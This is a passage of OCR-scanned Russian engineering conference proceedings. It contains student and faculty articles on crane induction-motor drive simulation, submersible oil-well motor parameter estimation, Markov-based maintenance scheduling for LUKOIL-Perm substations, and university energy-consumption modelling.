По паспортным данным были рассчитаны следующие параметры Т – образной схемы замещения исследуемого АД: активное сопротивление обмотки статора – 0,07 Ом; активное сопротивление приведенной обмотки ротора – 0,069 Ом; индуктивность обмотки статора – 0,479 мГн; индуктивность приведенной обмотки ротора – 0,655 мГн; индуктивность цепи намагничивания – 45 мГн.

В процессе работы была составлена модель асинхронного ЭП подъемного механизма башенного крана, в которой применяется способ реостатного регулирования скоростью вращения ротора АД с помощью блока сопротивлений (Resistance block). На этой модели была исследована работа АД в режимах подъема и спуска груза. Имитационная модель для режима подъема груза изображена на рис. 1.




Рис. 1. Имитационная модель асинхронного ЭП подъемного механизма для режима подъема

На вход двигателя подается момент сопротивления груза, равный 250 Н·м. В момент времени равный нулю в цепи ротора включены все добавочные сопротивления, затем эти сопротивления постепенно выводятся и двигатель разгоняется. После разгона ротор вращается некоторое время с постоянной скоростью, и затем в цепь ротора обратно вводятся добавочные сопротивления, и он тормозится до минимально возможного значения скорости, после чего включается механический тормоз. Моменты переключения сопротивления соответствуют скачкам на следующих графиках: график скорости вращения ротора, изображенный на рис. 2, графики электромагнитного момента и угловой скорости, изображенные на рис. 3 и график токов статора, изображенный на рис. 4.




Рис. 2. Временная зависимость скорости вращения ротора асинхронной машины для режима подъема




Рис. 3. Временные зависимости электромагнитного момента и угловой скорости для режима подъема




Рис. 4. График изменения токов статора АД для режима подъема

Имитационная модель для режима спуска груза, изображена на рис. 8, в ней используется метод динамического торможения. Двигатель отключается от источника переменного тока *Three-Phase Source* блоком *Three-Phase Breaker* в начале моделирования, и подключается к источнику постоянного тока (ток подпитки) [3]. В момент времени равный нулю из цепи ротора выведены все добавочные сопротивления, на вход АД подается момент сопротивления груза, равный 250 Н·м, под его действием груз начинает опускаться с минимальной скоростью с самовозбуждением, затем сопротивления постепенно вводят и двигатель разгоняется. После разгона ротор вращается некоторое время с постоянной скоростью, и затем из цепи ротора обратно выводятся добавоч-

ные сопротивления, и он тормозится до минимально возможного значения скорости, после чего включается механический тормоз. Моменты переключения сопротивления соответствуют скачкам на следующих графиках: график скорости вращения ротора, изображенный на рис. 5, графики электромагнитного момента и угловой скорости, изображенные на рис. 6 и график токов ротора, изображенный на рис. 7.




Рис. 5. Временная зависимость скорости вращения ротора асинхронной машины для режима спуска




Рис. 6. Временные зависимости электромагнитного момента и угловой скорости для режима спуска




Рис. 7. График изменения токов ротора АД для режима спуска

В работе представлена модель асинхронного электропривода, построенная в среде Simulink пакета MatLab. На этой модели была исследована работа асинхронного ЭП в режимах подъема и спуска груза, то есть были сняты временные зависимости момента, скорости, и токов двигателя. Исходя из результатов исследования, можно сде-

лать вывод, что выполняются основные требования, предъявляемые к электроприводу: регулирование скорости перемещения груза, ограничение ускорений, регулирование момента приводного двигателя.




Рис. 8. Имитационная модель асинхронного ЭП подъемного механизма в режиме динамического торможения

Данная работа позволяет на этапах проектирования рассмотреть специфику работы АД в зависимости от режима работы исследуемого электропривода, и выработать комплексное понимание взаимосвязи между всеми элементами системы подъемного механизма башенного крана.

Библиографический список

1. Башенные краны / Л.А. Невзоров, А.А. Зарецкий, Л.М. Волин [и др.]. – М.: Машиностроение, 1979 г.

2. Бордяков Д.Е., Орлов А.Н. Грузоподъемные машины: учеб. пособие. – СПб, 1995.

3. Черных И.В. Моделирование электротехнических устройств в MatLab, SimPowerSystems и Simulink. – СПб.: Питер, 2007. – 288 с.

Сведения об авторах

Елтышев Евгений Алексеевич – студент Пермского национального исследовательского политехнического университета, гр. ЭМ-19-1м, г. Пермь, e-mail: zhenyayoltisheff@yandex.ru

Трефилов Владимир Алексеевич – кандидат технических наук, доцент кафедры «Электротехника и Электромеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: tvapnipu@mail.ru

УДК 621.311

А.С. Семенов, А.В. Ромодин

О СПОСОБЕ ОПРЕДЕЛЕНИЯ ПАРАМЕТРОВ СХЕМЫ ЗАМЕЩЕНИЯ ПОГРУЖНОГО АСИНХРОННОГО ЭЛЕКТРОДВИГАТЕЛЯ В ЗАВИСИМОСТИ ОТ ЕГО РЕЖИМА РАБОТЫ

В рамках статьи рассмотрен способ определения параметров схемы замещения погружного асинхронного электродвигателя в зависимости от параметров технологического процесса нефтедобычи и номинальных параметров оборудования. Представленная методика была апробирована на основе результатов замеров технологического процесса. Результаты расчета сравнены с фактическим потреблением электроэнергии по данным измерений. Метод расчета параметров схемы замещения погружного электродвигателя основан на анализе паспортных характеристик и определении общих зависимостей параметров от степени загрузки рассматриваемого оборудования.

Ключевые слова: математическое моделирование, погружной электродвигатель, контроль энергоресурсов, нефтедобывающая скважина.

A.S. Semenov, A.V. Romodin

ABOUT THE METHOD FOR DETERMINING THE PARAMETERS OF THE EQUVALENT CIRCUIT OF A SUBMERSIBLE ASYNCHRONOUS ELECTRIC MOTOR DEPENDING ON ITS OPERATION MODE

The article discusses a method for determining the parameters of the equivalent circuit of a submersible induction motor depending on the parameters of the oil production process and the nominal parameters of the equipment. The presented technique was tested based on the results of measurements of the technological process. The calculation results are compared with the actual electricity consumption according to the measurement data. The method of calculating the parameters of the equivalent circuit of a submersible electric motor is based on the analysis of the nameplate characteristics and determining the general dependencies of the parameters on the degree of loading of the equipment in question.

Keywords: mathematical modeling, submersible electric motor, energy control, oil well.

Повышение эффективности работы оборудования и снижение затрат энергоресурсов является важным вопросом для любого производственного процесса без исключений. На предприятии ООО «ЛУ-

КОЙЛ-ПЕРМЬ» внедряется система интеллектуального управления объектами нефтедобычи [1, 2], которая позволит более эффективно управлять затратами на потребляемую электроэнергию. Оптимальный объем использования электроэнергии на скважинах УЭЦН достигается при режиме работы, когда оборудование работает с максимальным коэффициентом полезного действия (КПД). Для определения оптимальных параметров технологического процесса нефтедобычи требуется создать математическую модель нефтедобывающей скважины, которая бы отразила величину фактически потребляемой электроэнергии и долю потерь на каждом элементе.

Сложные технические элементы невозможно рассматривать целостно, не изучив при этом отдельные составляющие и не определив влияние каждого компонента на систему. Декомпозиция УЭЦН на отдельные элементы позволит более эффективно/точно решать задачи анализа энергетической эффективности.

Основой нефтедобывающей скважины типа УЭЦН является связка погружного электродвигателя и центробежного насоса, поэтому описание этих элементов станет основой упрощенной математической модели всей нефтедобывающей скважины.

По выражениям $r_{\text{дв}} = \frac{U_{\text{ном}}}{I_{\text{дв}}} \cdot \cos(\varphi_{\text{дв}})$ и $x_{\text{дв}} = \frac{U_{\text{ном}}}{I_{\text{дв}}} \cdot \sin(\varphi_{\text{дв}})$ [3] определяются активное и индуктивное сопротивления, которые характеризуют режим работы двигателя и могут являться оценочной величиной эффективности работы оборудования. Но для расчета сопротивлений требуется определить фактический ток двигателя и коэффициент мощности.

Для вычислений тока двигателя и коэффициента мощности требуется знать нагрузку на валу двигателя. Нагрузкой на валу двигателя является добываемая насосом нефтяная жидкость при определенных условиях и параметрах гидродинамической системы. По выражению [3]

$$P_{\text{нас}} = \frac{\rho_{\text{ж}} \cdot g \cdot \left(H_{\text{дин}} + \frac{P_{\text{буф}}}{\rho_{\text{ж}} \cdot g} \right) \cdot \frac{Q_{\text{тек}}}{86400}}{\eta_{\text{нас}} \cdot 0{,}82 \cdot 0{,}92 \cdot 0{,}95}$$

определяется мощность насоса, но также для этого требуется знать КПД насоса, где $H_{\text{дин}}$ – динамический уровень скважины, м; $P_{\text{буф}}$ – буферное давление, Мпа; g – ускорение свободного падения, м/с^2. Однако, зная, что номинальные параметры оборудования актуальны

для воды, требуется скорректировать объем добываемой нефтяной жидкости с учетом ее плотности по выражению

$$Q_{\text{тек}} = Q_{\text{ж}} \cdot \frac{\rho_{\text{ж}}}{1000},$$

где $\rho_{\text{ж}}$ – плотность добываемой нефтяной жидкости, кг/м^3; $Q_{\text{ж}}$ – дебит жидкости, м^3/сутки.

КПД насоса определяется по выражению

$$\eta_{\text{нас}} = \sum \left(\left(\frac{50}{f_{\text{тек}}} \right)^n \cdot \left(k_n \cdot \left(\frac{Q_{\text{тек}}}{Q_{\text{макс}}} \right)^n \right) \right),$$

где, $f_{\text{тек}}$ – текущая частота питающей сети, Гц; $Q_{\text{макс}}$ – максимально допустимый дебит насоса, м^3/сутки.

Используя все вышеперечисленные выражения и данные о технологическом процессе нефтедобычи, параметрах гидродинамической системы, а также зная маркировки установленного оборудования на скважинах, имеется возможность рассчитать коэффициент загрузки двигателя. На основании каталожных данных для двигателей типоразмера «117», которые установлены на месторождении им. Сухарева предприятия ООО «ЛУКОЙЛ-Пермь», были получены уравнения регрессии, описывающие изменения параметров тока и коэффициента мощности в зависимости от загрузки двигателя. Фактическое значение тока определяется по выражению

$$I_{\text{дв}} = (-1,5373 \cdot 10^{-5} \cdot x^3 + 0,0058 \cdot x^2 + 0,08002 \cdot x + 48,71993) \cdot I_{\text{двном}},$$

а коэффициента мощности

$$\cos(\varphi_{\text{дв}}) = \cos(\varphi_{\text{двном}}) \cdot (-2,298 \cdot 10^{-9} \cdot x^4 + 1,313 \cdot 10^{-6} \cdot x^3 - 0,00027 \cdot x^2 + 0,0257 \cdot x + 0,03193),$$

где x – загрузка двигателя, %; $I_{\text{двном}}$ – номинальное значение тока двигателя, А; $\cos(\varphi_{\text{двном}})$ – номинальное значение коэффициента мощности двигателя, о.е.. Таким образом, зная величину загрузки двигателя, можно определить фактические параметры тока и коэффициента мощности. Учитывая, что параметры загрузки оборудования могут быть получены с показаний станции управления нефтедобывающей скважины, расчет значительно упрощается и не требует знания всего технологического процесса и параметров гидродинамической системы.

По вышеуказанным выражениями можно рассчитать параметры схемы замещения двигателя. Схема замещения представляет из себя

последовательно соединённое активное и индуктивное сопротивление. В рамках апробации данного метода расчета были сделаны замеры на четырех скважинах, чтобы в дальнейшем можно было сравнить с результатами расчета. Результаты замеров технологического режима представлены в табл. 1.

Таблица 1

Технологические параметры нефтедобычи

Скважина №	Дебит жидкости, Q м^3/сут	Динамический уровень скважины, H, м	Частота питающей сети, F, Гц	Глубина скважины, м	Плотность добываемой жидкости, кг/м^3	Буферное давление, $P_{буф}$, МПа
115	60,9	626	43	1941	891	1,4
119	58,0	741	42	1960	840	1,66
120	75,3	750	54,5	2000	839	1,75
318	70,5	908	51	2028	946	1,7

Расчет представлен на примере скважины №115, для остальных скважин расчет аналогичен и сведен в табл. 2, а также сопоставлен с фактическими значениями

$$P_{нас} = \frac{\rho_ж \cdot g \cdot \left(H_{дин} + \frac{P_{буф}}{\rho_ж \cdot g} \right) \cdot \frac{Q_{тек}}{86400}}{\eta_{нас} \cdot 0,82 \cdot 0,92 \cdot 0,95} = \frac{891 \cdot 9,81 \cdot \left(626 + \frac{1,4}{891 \cdot 9,81} \right) \cdot \frac{54,262}{86400}}{0,122 \cdot 0,82 \cdot 0,92 \cdot 0,95} = 39270,12, \text{ Вт;}$$

$$x = \frac{P_{нас}}{P_{двном}} \cdot 100 = \frac{39270}{70000} \cdot 100 = 56,1, \text{ \%;}$$

$$I_{дв} = (-1,5373 \cdot 10^{-5} \cdot 56,1^3 + 0,0058 \cdot 56,1^2 + 0,08002 \cdot 56,1 + 48,71993) \cdot 27 = 18,608, \text{ А;}$$

$$\cos(\varphi_{дв}) = 0,770 \cdot (-2,298 \cdot 10^{-9} \cdot 56,1^4 + 1,313 \cdot 10^{-6} \cdot 56,1^3 - 0,00027 \cdot 56,1^2 + 0,0257 \cdot 56,1 + 0,03193) = 0,644.$$

Таблица 2

Сравнение результатов замеров с расчетом

Скважина №	Замер		Загрузка, %	Расчет		ΔI, %	ΔCos(φ), %
	I, А	Cos(φ), о.е.		I, А	Cos(φ), о.е.		
115	18,9	0,65	56,1	18,608	0,644	1,545	0,923
119	17,3	0,79	57,0	17,017	0,784	1,636	0,759
120	21,0	0,7	68,0	20,625	0,694	1,786	0,857
318	19,2	0,64	54,1	19,646	0,626	2,323	2,188

По результатам расчета максимальная погрешность не превышает 5 %, а значит разработанная методика может использоваться для дальнейшего математического моделирования всей нефтедобывающей скважины.

Результаты данной работы могут стать серьезным вспомогательным средством для планирования технологического режима нефтедобычи на любом нефтяном месторождении [4], однако, такой математической модели может оказаться недостаточно для отображения изменения потребления электроэнергии на всем нефтяном месторождении. Тогда потребуется создать методику по расчету потребления и распределения электроэнергии на всем месторождении, с помощью которой получилось бы оценивать возможные изменения потребления электроэнергии в зависимости от режимов работы всего оборудования и технологического режима нефтедобычи. Для создания методики расчет параметров системы электроснабжения любого нефтяного месторождения могут использоваться современные способы оценки и прогнозирования потребления электроэнергии, [5] либо матрично-топологические методы расчета, для которых важно знать активное и индуктивное сопротивления ветвей, что данная методика позволяет получить для погружного электродвигателя.

Библиографический список

1 Разработка системы поддержки управленческих решений по интеллектуальному управлению объектами нефтедобычи на месторождениях нефти и газа / А.Б. Петроченков, А.В. Ромодин, И.С. Лузянин, В.В. Селезнев, В.А. Шамаев // Информационно-измерительные и управляющие системы. – 2018. – Т. 16, № 9 – С. 59–67.

2 Лейзгольд К.А., Ромодин А.В., Мишуринских С.В. К вопросу о прогнозировании потребления электрической энергии энергетическим оборудованием предприятий нефтегазодобывающей отрасли // Фундаментальные исследования. – 2016. – № 11-3. – С. 548–552.

3 Скважинные насосные установки для добычи нефти / В.Н. Ивановский, В.И. Дарищев, А.А. Сабиров, В.С. Каштанов, С.С. Пекин. – М.: ГУП Изд-во «Нефть и газ» РГУ нефти и газа им. И.М. Губкина, 2002. – 824 с.

4 Лейзгольд Д.Ю., Папулов А.В., Ромодин А.В. Определение оптимального распределения генерирующих мощностей в сетях с двухсторонним питанием на основе методов поиска кратчайшего пути во взвешенном графе // Научно-технический вестник Поволжья. – 2017. – № 4. – С. 137–139.

5 Fursanov M.I., Zolotoy A.A., Makarevich V.V. Calculation of technological consumption (loss) of electricity in modern 0,38–10 kV electrical distribution networks // Energetic. – 2018. – № 5. – P. 408–422.

Сведения об авторах

Семенов Александр Сергеевич – магистрант Пермского национально исследовательского политехнического университета, гр. КПИ-18-1м, г. Пермь, e-mail: sasha.semenov201@yandex.ru

Ромодин Александр Вячеславович – кандидат технических наук, доцент кафедры «Микропроцессорные средства автоматизации» Пермского национально исследовательского политехнического университета, г. Пермь, e-mail: romodin@mail.ru

УДК 621.316.1

С.В. Фоминых, А.В. Ромодин, Н.В. Павлов

АПРОБАЦИЯ МЕТОДИКИ ОПТИМИЗАЦИИ СИСТЕМЫ ТЕХНИЧЕСКОГО ОБСЛУЖИВАНИЯ ООО «ЛУКОЙЛ-ПЕРМЬ»

В рамках статьи рассмотрен способ оптимизации системы технического обслуживания и ремонта электросетевого оборудования. Описанная методика позволяет минимизировать затраты на обслуживание распределительных сетей, с помощью оптимизации сроков осмотров для проведения технического осмотра или ремонта. А также позволяет прогнозировать состояние оборудования при учете различных факторов, влияющих на эксплуатацию оборудования. Описанная математическая модель основана на теории управляемых Марковских процессов. Этот математический метод позволяет описывать "стареющие" системы.

Ключевые слова: система технического обслуживания и ремонта, теория управляемых Марковских процессов, распределительные сети.

S.V. Fominykh, A.V. Romodin, N.V. Pavlov

TESTING OF THE METHOD OF OPTIMIZATION OF THE MAINTENANCE SYSTEM OOO «LUKOIL-PERM»

The article considers a method for optimizing the system of maintenance and repair of power grid equipment. The described method allows you to minimize the cost of servicing distribution networks by optimizing the timing of inspections for technical inspection or repair. It also allows you to predict the condition of the equipment when taking into account various factors that affect the operation of the equipment. The described mathematical model is based on the theory of controlled Markov processes. This mathematical method allows us to describe" aging " systems.

Keywords: maintenance and repair system, theory of controlled Markov processes, distribution networks.

В качестве математической основы для вероятностных моделей надежности оборудования сетей наилучшим образом подходит теория управляемых Марковских (полумарковских) случайных процессов. Для описания реального управляемого случайного процесса работы оборудования электросетей используются однородные полумарковские модели с непрерывным временем. Описанная модель системы технического обслуживания и ремонта (ТОиР) представлена в виде ориентированного графа. Узлы графа указывают вероятное состояние системы в течение периода работы, а дуги - переходят из

одного состояния в другое [1]. Для описания графа используется система алгебраических уравнений (1), а уравнение (2) используется для описания эволюции «стареющих» систем с возрастающей функцией частоты отказов.

$$\begin{gathered}\lambda_{12} \cdot p_1 - (\lambda_{21} + \lambda_{23} + \lambda_{24})p_2 = 0, \\ \lambda_{23} \cdot p_2 - \lambda_{31} \cdot p_3 = 0, \\ \lambda_{14} \cdot p_1 - \lambda_{24} \cdot p_2 - \lambda_{41} \cdot p_4 = 0, \\ \sum_{i=1}^{4} p_i = 1,\end{gathered} \quad (1)$$

$$\omega(t) = \omega_0 + b \cdot t, \quad (2)$$

где ω_0 – начальная частота отказов, b – коэффициент, показывающий скорость старения оборудования.

Составление алгоритма для оптимизации системы ТОиР электрического оборудования (рис. 2) является основной частью методики, так как позволяет на начальном этапе выявить приоритетные цели при оптимизации и второстепенные. После определения целей произведен расчет параметров при помощи, которых произведено определение оптимальных временных промежутков, на основе их производится оптимизация системы ТОиР.




Рис. 2. Модель оптимизации ТОиР распределительной сети

Объектом для апробации является часть системы электроснабжения нефтяного месторождения имени Сухарева ООО «ЛУКОЙЛ-ПЕРМЬ». Электроснабжение рассматриваемого объекта осуществляется от двухтрансформаторной подстанции 110/6 кВ Нартовка (рис.3). Рассчитывать параметры будут производится для Комплектная трансформаторная подстанция (КТП).




Рис. 3. Рассматриваемый участок распределенной сети месторождения им. «Сухарева» ООО «ЛУКОЙЛ-ПЕРМЬ»

В табл. 1 приведены индивидуальные характеристики и критерии ранжирования КТП. За точку отсчета была взята информация с момента года ввода оборудования в эксплуатацию.

Таблица 1

Полученные результаты

Параметры	Участок №1	Участок №2				Участок №3			
№ КТП	2301	2303	2304	2307	2308	2309	2310	2311	2312
год ввода в эксплуатаци	2013	2013	2016	2016	2016	2017	2017	2017	2016
ω_0, (год)$^{-1}$	0,022	0,022	0,018	0,018	0,018	0,018	0,018	0,018	0,018
b, (год)$^{-2}$	0,002	0,002	0,001	0,001	0,001	0,001	0,001	0,001	0,001

В табл. 2 указаны рассчитанные параметры, а также приоритет выполнения работ по каждому критерию. Определенные временные промежутки и значения критериев помогут определить следующим этапом приоритет для проведения технического обслуживания или ремонта рассматриваемого оборудования.

Таблица 2

Результаты порядка очередности для КТП системы ТОиР

Параметры	Участок №1	Участок №2				Участок №3			
№ КТП	2301	2303	2304	2307	2308	2309	2310	2311	2312
$w_н \rightarrow min$,(год)$^{-1}$	0,029073	0,022456							
$T_{опт}$, год	1,65	2,1							
$P_1 \rightarrow max$, (о.е.)	0,99812	0,998256							
$T_{опт}$, год	4,6	7							
По крит. $w_н$	1	2	5	3	4	9	8	7	6
По крит. P_1	1	2	5	3	4	9	8	7	6

Для примера решения задачи произведем расчет «максимальной надежности» по критерию $w_н \rightarrow min$ средней частоты внезапных отказов, получено необходимое значение планового осмотра 1,65 года для КТП 2301, результаты остальных расчетов представлены в таблице 3. Согласно приказу от 13 января 2003 года «Об утверждении Правил технической эксплуатации электроустановок потребителей» глава 1.6 технических осмотров КТП проводятся один раз в год [2]. В среднем за испытание КТП в цехе добычи нефти и газа № 11 (ЦДНГ), куда входит рассматриваемый участок сети, производится оплата 12970 рублей, оптимизация данного аспекта системы ТОиР позволит получить экономию денежных средств в размере 7860 рублей. При помощи учебного пособия [3], можно получить актуальные расчеты по обслуживанию КТП на 2020 год (3). Обслуживание КТП 2301 по учебному пособию стоит 22372 рублей, ранее сэкономленная сумма позволит произвести оплату части расходов при выполнении технического ремонта КТП в размере 35,13 %.

$$И_о = Р_э \cdot К, \quad (3)$$

где $Р_э$ – стоимость эксплуатационных работ, соответствующая одной условной единице, на 2020 год равна 5593 руб/у.е., К – объем работ по обслуживанию i-го элемента сети, берется из таблиц, предоставленных в учебном пособии [3].

Таблица 3

Расчет расходов для КТП

Параметры	Участок №1	Участок №2				Участок №3			
№ КТП	2301	2303	2304	2307	2308	2309	2310	2311	2312
$T_{опт,}$ год	1,65	2,1							
Затраты, руб.	12970								
Экономия, руб.	7860	14267							
Затраты на тех. рем., руб.	22372								
Часть оплаты тех. рем., %	35,13	63,77							

Из результатов в табл. 3 видно, что методика позволяет минимизировать затраты на обслуживание распределительной сети, с помощью оптимизации сроков осмотров. А также позволяет прогнозировать состояние оборудования при учете различных факторов, влияющих на эксплуатацию оборудования. Полученные значения оптимальной периодичности обслуживания и ремонта включают индивидуальные характеристики эксплуатируемого оборудования, их применение позволит решить задачу управления для процессов обслуживания и ремонта и обеспечивать эффективную работу электросетевого оборудования. Это может быть достигнуто путем увеличения вероятности безотказной работы, минимизации последствий отказов и экономии затрат от внедрения системы ТОиР.

Библиографический список

1. Левин В.М., Рычагова Е.А., Сорокин И.В. оптимизация модели технического обслуживания и ремонтов электрооборудования передачи и распределения // ИЦРОН. – 2015. – С. 20–28.

2. Об утверждении Правил технической эксплуатации электроустановок потребителей: приказ Министерства энергетики Российской Федерации от 13.01.2003 №6 (ред. от 13.09.2018) // Правила технической эксплуатации электроустановок потребителей. – 2018. – 209 с.

3. Хорольский В.Я., Таранов М.А., Петров Д.В. Технико-экономические расчеты распределительных электрических сетей: учеб. пособие для студентов специальности 140211 «Электроснабжение». – Ростов-на-Дону: Терра принт, 2009.– 132 с.

4. Разработка системы поддержки управленческих решений по интеллектуальному управлению объектами нефтедобычи на месторождениях нефти и газа / А.Б. Петроченков, А.В. Ромодин, И.С. Лузянин, В.В. Селезнев, В.А. Шамаев // Информационно-измерительные и управляющие системы. – 2018. –Т. 16, № 9. – С. 59–67.

Сведения об авторах

Фоминых Сергей Викторович – студент Пермского национального исследовательского политехнического университета, гр. КПИ-18-1б, г. Пермь, e-mail: quill5953@gmail.com

Ромодин Александр Владимирович – кандидат технических наук, доцент кафедры «Микропроцессорные средства автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: romodin@msa.pstu.ru

Павлов Николай Владимирович – аспирант кафедры «Микропроцессорные средства автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: pavlov_v94@mail.ru

УДК 620.9

З.Ф. Валинурова, А.В. Ромодин

РАЗРАБОТКА АЛГОРИТМИЧЕСКОЙ МОДЕЛИ ПРОЦЕССА ЭНЕРГОПОТРЕБЛЕНИЯ В ПНИПУ

В статье дано описание алгоритмической модели процесса энергопотребления в ПНИПУ. Показана зависимость показателей энергопотребления от внешних факторов.

Ключевые слова: алгоритмическая модель; высшее учебное заведение; потребление.

Z.F. Valinurova, A.V. Romodin

DEVELOPMENT OF AN ALGORITHMIC MODEL OF THE ENERGY CONSUMPTION PROCESS IN PNIPU

In article describes the algorithmic model of the energy consumption process in PNIPU, shows the dependence of energy consumption indicators on external factors.

Keywords: algorithmic model; higher education institution; consumption.

Моделирование процесса энергопотребления весьма актуально и является новым видом исследования в экономике России, это применительно и к государственным учреждениям в частности к высшим учебным заведениям.

Для разработки алгоритмической модели рассмотрим следующее уравнение:

$$F = \{\Delta W, \Delta Q, \Delta P_{\text{уд}}, З, W_{\text{ЭЛ}}, Q_{\text{ТЕП.ЭН}}, В_{\text{H2O}}, Л_{\text{ЛЮДИ}}\}, \quad (1)$$

где ΔW – количество людей (ΔW чел); ΔQ – общие потери; $\Delta P_{\text{уд}}$ – удельные потери на единицу продукции; З – затраты (в основном капитальные); $W_{\text{эл}}$ – расход электроэнергии; $Q_{\text{теп.эн.}}$ – расход тепла; $В_{\text{H2O}}$ – расход воды; $Л_{\text{люди}}$ – поток людей.

В данном уравнении существует зависимость всех составляющих друг от друга.

1. Исследуем зависимость общих потерь от удельных (ΔQ от $\Delta P_{\text{уд}}$). Очевидно, что с увеличением удельных потерь $\Delta P_{\text{уд}}$ будут расти общие потери ΔQ. Обратно, с уменьшением удельных потерь $\Delta P_{\text{уд}}$ будут уменьшаться общие потери ΔQ, поэтому между данными вели-

чинами существует прямо пропорциональная зависимость, где коэффициентом пропорциональности выступает некая величина k, с размерностью м^3. Для описываемой модели – это суммарный объем воздуха $k = \Sigma V_i$, который обогревает данная система.

